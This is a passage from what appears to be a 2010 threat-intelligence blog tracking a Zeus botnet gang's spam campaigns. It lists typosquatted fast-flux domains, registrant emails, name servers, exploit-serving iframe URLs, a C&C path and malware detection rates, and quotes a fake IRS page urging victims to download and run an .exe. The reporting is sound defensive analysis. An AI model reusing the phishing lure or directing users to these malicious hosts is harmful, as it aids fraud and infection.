**/usasp33/in.php** currently serving CVE-2007-5659; CVE-2008-2992; CVE-2008-0015; CVE-2009-0927 and CVE-2009-

4324.

Sample detection rates: **update.exe** - [1]Trojan-Spy.Win32.Zbot.gen - Result: 10/42 (23.81 %); **file.exe** - [2]TrojanSpy.Win32.Zbot.gen - Result: 10/42 (23.81 %).  
Samples phone back to the same C & C where samples from

previous campaigns were also phoning back to - **trollar.ru**  
**/cnf/trl.jpg** - 109.95.114.133 - Email: bernardo  
\_pr@inbox.ru.

Domains portfolio:

**reda.kr** - Email: ClarenceN62412@hotmail.com

**redb.kr** - Email: ClarenceN62412@hotmail.com

**reda.ne.kr** - Email: ClarenceN62412@hotmail.com

**redb.ne.kr** - Email: ClarenceN62412@hotmail.com

**redn.ne.kr** - Email: ClarenceN62412@hotmail.com

**redv.ne.kr** - Email: ClarenceN62412@hotmail.com

**redn.kr** - Email: ClarenceN62412@hotmail.com

**reda.co.kr** - Email: ClarenceN62412@hotmail.com

**redv.co.kr** - Email: ClarenceN62412@hotmail.com

**reda.or.kr** - Email: ClarenceN62412@hotmail.com

**redb.or.kr** - Email: ClarenceN62412@hotmail.com

**redn.or.kr** - Email: ClarenceN62412@hotmail.com

**redv.or.kr** - Email: ClarenceN62412@hotmail.com

**redv.kr** - Email: ClarenceN62412@hotmail.com

Name server of notice:


**ns1.skstaffing.com** - 87.117.245.9 - Email:  
hr@department.com

**UPDATED: Wednesday, February 24, 2010** - Another portfolio of typosquatted domains has been spamver-

tised. The already suspended domains are listed for historical OSINT analysis of this gang's activities.

Interestingly, their campaigns are lacking the quality assurance I'm used to see. For instance, the iFrame IP

(**109.95.114.251 /usa50/in.php**) is currently down, with the malware itself, including the one that would have been dropped given the exploitation took place - have over 90 % detectio rate, since the binaries were first analyzed a 177



Internal Revenue Service  
United States Department of the Treasury

Fraud Application

Your Progress: 1. Tax Notice Received on e-mail ✓ 2. Tax Statement

Taxpayer ID:  
Tax Type: INCOME TAX  
Issue: Unreported/Underreported Income (Fraud Application)

Filing and paying your federal taxes correctly and on time is an important part of living and working in the United States.  
Please review (download and execute) your tax statement:

[tax-statement-taxpayer\\_id.exe](#)

If the statement is incorrect, contact our Taxpayer Advocate Service.

[IRS Privacy Policy](#)

month ago - **tax-statement.exe** - [3]Trojan-Spy.Win32.Zbot  
- 40/42 (95.24 %); **abs.exe** - [4]Packed:W32/Mufanom.A

- Result: 38/42 (90.48 %). The directory structure also  
remains the same - **irs.gov.yrxc.kr/fraud.applications**

**/application/statement.php**

Domains portfolio, including name servers of notice are as  
follows:

**erdca.co.kr** - Email: WeedDame16427@hotmail.com

**erdca.kr** - Email: WeedDame16427@hotmail.com

**erdca.ne.kr** - Email: WeedDame16427@hotmail.com

**erdca.or.kr** - Email: WeedDame16427@hotmail.com

**erdcb.kr** - Email: WeedDame16427@hotmail.com

**erdcd.kr** - Email: WeedDame16427@hotmail.com

**erdce.co.kr** - Email: WeedDame16427@hotmail.com

**erdce.kr** - Email: WeedDame16427@hotmail.com

**erdce.ne.kr** - Email: WeedDame16427@hotmail.com

**erdce.or.kr** - Email: WeedDame16427@hotmail.com

**erdcq.kr** - Email: WeedDame16427@hotmail.com

**erdcu.co.kr** - Email: WeedDame16427@hotmail.com

**erdcu.kr** - Email: WeedDame16427@hotmail.com

**erdcu.ne.kr** - Email: WeedDame16427@hotmail.com



**erdcu.or.kr** - Email: WeedDame16427@hotmail.com

178

**yrxc.co.kr** - Email: WeedDame16427@hotmail.com

**yrxc.kr** - Email: WeedDame16427@hotmail.com

**yrxc.or.kr** - Email: WeedDame16427@hotmail.com

**yrxo.co.kr** - Email: WeedDame16427@hotmail.com

**yrxo.kr** - Email: WeedDame16427@hotmail.com

**yrxo.ne.kr** - Email: WeedDame16427@hotmail.com

**yrxo.or.kr** - Email: WeedDame16427@hotmail.com

**yrxs.co.kr** - Email: WeedDame16427@hotmail.com

**yrxs.kr** - Email: WeedDame16427@hotmail.com

**yrxs.ne.kr** - Email: WeedDame16427@hotmail.com

**yrxs.or.kr** - Email: WeedDame16427@hotmail.com

**rts1e3en.me.uk**

**rts1e3eq.me.uk**

**rts1e3ew.me.uk**

**rts1e3ex.me.uk**

**rts1e3ey.me.uk**

**rts1e3ez.me.uk**

**rts1e3eb.co.uk**

**rts1e3en.co.uk**

**rts1e3eq.co.uk**

**rts1e3er.co.uk**

**rts1e3ew.co.uk**

**rts1e3ex.co.uk**

**rts1e3ey.co.uk**


**rts1e3ez.co.uk**

Name servers of notice:

**ns1.skc-realty.com** - 89.238.165.195 - Email:  
skc@realty.net

**ns1.chinafromasia.com**

**UPDATED: Monday, February 22, 2010** - Another typosquatted domains portfolio is being spamvertised, including two new name servers, parked on the same IP where name servers from previous campaigns were hosted.



Typosquatted domains, and name servers of notice are as follows:

**dese.co.kr** - Email: asondrapgt@hotmail.com

**dese.kr** - Email: asondrapgt@hotmail.com

**dese.ne.kr** - Email: asondrapgt@hotmail.com

**dese.or.kr** - Email: asondrapgt@hotmail.com

**desr.co.kr** - Email: asondrapgt@hotmail.com

**desr.kr** - Email: asondrapgt@hotmail.com

**desr.or.kr** - Email: asondrapgt@hotmail.com

**desv.co.kr** - Email: asondrapgt@hotmail.com

**desv.kr** - Email: asondrapgt@hotmail.com

**desv.ne.kr** - Email: asondrapgt@hotmail.com

**desv.or.kr** - Email: asondrapgt@hotmail.com

**desx.co.kr** - Email: asondrapgt@hotmail.com

**desx.kr** - Email: asondrapgt@hotmail.com

180

**desx.ne.kr** - Email: asondrapgt@hotmail.com

**desx.or.kr** - Email: asondrapgt@hotmail.com

**edasa.co.kr**

**edasa.kr**

**edasa.ne.kr**

**edasa.or.kr**

**edase.co.kr**

**edase.kr**

**edase.ne.kr**

**edase.or.kr**

**edasn.kr**

**edasn.ne.kr**

**edasn.or.kr**

**edasq.co.kr**

**edasq.kr**

**edasq.ne.kr**

**edasq.or.kr**


Name servers of notice:

**ns1.silverbrend.net** - 87.117.245.9 - Email:  
klinicz@aol.com

**ns1.hours canine.com** - 87.117.245.9 - Email:  
carruawau@gmail.com

**UPDATED: Sunday, February 21, 2010** - The gang is currently spamming a phishing campaign – no client-side

serving iFrames found so far – attempting to steal Google account and Blogspot accounting data. Given the fact that the gang is capable of generating hundreds of thousands of bogus accounts on their own, as well as buy them in bulk orders from vendors that have already built such an inventory across multiple social networking sites, the only logical reason for attempting to phish for such data would be to attempt to maliciously monetize the traffic of legitimate blogs.



The newly spamvertised domains, including a new name server are as follows:

**esub.co.kr** - Email: osamplerl61@hotmail.com

**esub.kr** - Email: osamplerl61@hotmail.com

**esub.ne.kr** - Email: osamplerl61@hotmail.com

**esug.co.kr** - Email: osamplerl61@hotmail.com

**esug.kr** - Email: osamplerl61@hotmail.com

**esug.ne.kr** - Email: osamplerl61@hotmail.com

**esuk.kr** - Email: osamplerl61@hotmail.com

**esuk.ne.kr** - Email: osamplerl61@hotmail.com

**esuk.or.kr** - Email: osamplerl61@hotmail.com

**esus.co.kr** - Email: osamplerl61@hotmail.com

**esus.kr** - Email: osamplerl61@hotmail.com

**esus.ne.kr** - Email: osamplerl61@hotmail.com


**esut.co.kr** - Email: osamplerl61@hotmail.com

**esut.kr** - Email: osamplerl61@hotmail.com

**esut.ne.kr** - Email: osamplerl61@hotmail.com

**ns1.nitroexcel.com** - 89.238.165.195 (the same IP was also hosting the name server domains from previous campaigns) - Email: rackmodule@writemail.com

**UPDATED: Saturday, February 20, 2010** - The client-side exploit serving iFrame directory has been changed to **91.201.196.101 /usasp11/in.php**, with another typosquatted portfolio of domains currently being spamvertised.



Detection rates: **update.exe** - [5]Trojan.Zbot - Result: 25/40 (62.5 %) (phones back to **trollar.ru /cnf/trl.jpg** -

109.95.114.133 - Email: bernardo\_pr@inbox.ru); **file.exe** - [6]Trojan.Spy.ZBot.12544.1 - Result: 26/41 (63.42 %); **ie.js** - [7]JS:CVE-2008-0015-G - Result: 14/40 (35 %); **ie2.js** - [8]Exploit:JS/CVE-2008-0015 - Result: 17/40 (42.5 %); **nowTrue.swf** - [9]Trojan.SWF.Dropper.E - Result: 24/41 (58.54 %); **pdf.pdf** - [10]Exploit.JS.Pdfka.bln - Result: 11/41



(26.83 %); **swf.swf** - [11]SWF/Exploit.Agent.BS - Result: 8/40 (20 %).

Domain portfolio, name server of notice -  
**ns1.vektor oils.net** - 74.117.63.218 - Email:  
admin@forsyte.info : **desa.co.kr** - Email:  
hjfeasey@yahoo.co.uk

**desa.kr** - Email: hjfeasey@yahoo.co.uk


**desa.ne.kr** - Email: hjfeasey@yahoo.co.uk

**desa.or.kr** - Email: hjfeasey@yahoo.co.uk

**desb.co.kr** - Email: hjfeasey@yahoo.co.uk

**desb.kr** - Email: hjfeasey@yahoo.co.uk

**desb.ne.kr** - Email: hjfeasey@yahoo.co.uk



**desb.or.kr** - Email: [hjfeasey@yahoo.co.uk](mailto:hjfeasey@yahoo.co.uk)

**deso.kr** - Email: [hjfeasey@yahoo.co.uk](mailto:hjfeasey@yahoo.co.uk)

**deso.or.kr** - Email: [hjfeasey@yahoo.co.uk](mailto:hjfeasey@yahoo.co.uk)

**desv.kr** - Email: [hjfeasey@yahoo.co.uk](mailto:hjfeasey@yahoo.co.uk)

**desz.co.kr** - Email: [hjfeasey@yahoo.co.uk](mailto:hjfeasey@yahoo.co.uk)

**desz.kr** - Email: hjfeasey@yahoo.co.uk

**desz.ne.kr** - Email: hjfeasey@yahoo.co.uk

**desz.or.kr** - Email: hjfeasey@yahoo.co.uk

**UPDATED: Wednesday, February 17, 2010** - The iFrame directory has been changed to **91.201.196.101 /us-**

**asp/in.php**, detection rate for **update.exe** - [12]Trojan-Spy.Win32.Zbot.gen - Result: 17/40 (42.5 %).

184

Currently active and spamvertised domains include:

**saqwk.co.kr** - Email: Camerc05@yahoo.com

**saqwk.kr** - Email: Camerc05@yahoo.com

**saqwk.ne.kr** - Email: Camerc05@yahoo.com

**saqwk.or.kr** - Email: Camerc05@yahoo.com

**saqwm.co.kr** - Email: Camerc05@yahoo.com

**saqwm.kr** - Email: Camerc05@yahoo.com

**saqwm.ne.kr** - Email: Camerc05@yahoo.com

**saqwq.co.kr** - Email: Camerc05@yahoo.com

**saqwq.kr** - Email: Camerc05@yahoo.com

**saqwq.ne.kr** - Email: Camerc05@yahoo.com

**saqwq.or.kr** - Email: Camerc05@yahoo.com

**saqwz.co.kr** - Email: Camerc05@yahoo.com


**saqwz.kr** - Email: Camerc05@yahoo.com

**saqwz.ne.kr** - Email: Camerc05@yahoo.com

**saqwz.or.kr** - Email: Camerc05@yahoo.com

As anticipated, the botnet masters behind the systematically rotated campaigns dissected in previous posts,

kick off the week with multiple campaigns parked on the newly introduced fast-fluxed domains.



In a typical multitasking fashion, two campaigns are currently active on different sub domains introduced at the

typosquatted fast-flux ones, impersonating the U.S IRS with "*Unreported/Underreported Income (Fraud Application) theme*", as well as a variation of the [13]already profiled PhotoArchive campaign, using a well known "[14] *You don't have the latest version of Macromedia Flash Player*" error message.



Let's dissect both campaigns, sharing the same fast-flux infrastructure, and currently spammed in the wild.

Sample campaign URLs from the PhotoArchive, SecretArchives themed campaign:

- **archive .repok.or.kr/archive0714/?id=test@test.com**

- **secretarchives .renyn.kr/archive0714/?id=test@test.com**

- **secretfiles .repo1it.me.uk/archive0714/?id=test@test.com**

- **secretarchives .renyn.ne.kr/archive0714/?id=test@test.com**

- **postcards .repo1ix.co.uk/archive0714/?id=test@test.com**

Sample sub domain structure:

**anonymousfiles .repo1i2.me.uk**

**archive .repo1iq.me.uk**

**archive .repo1it.me.uk**

**archives .repo1i1.me.uk**

**filearchive .repo1i1.me.uk**

**files .repo1it.me.uk**

**files .repo1ix.me.uk**

**files4friends .repo1it.me.uk**

**secretarchives .repo1iq.me.uk**

**secretarchives .repo1iw.me.uk**

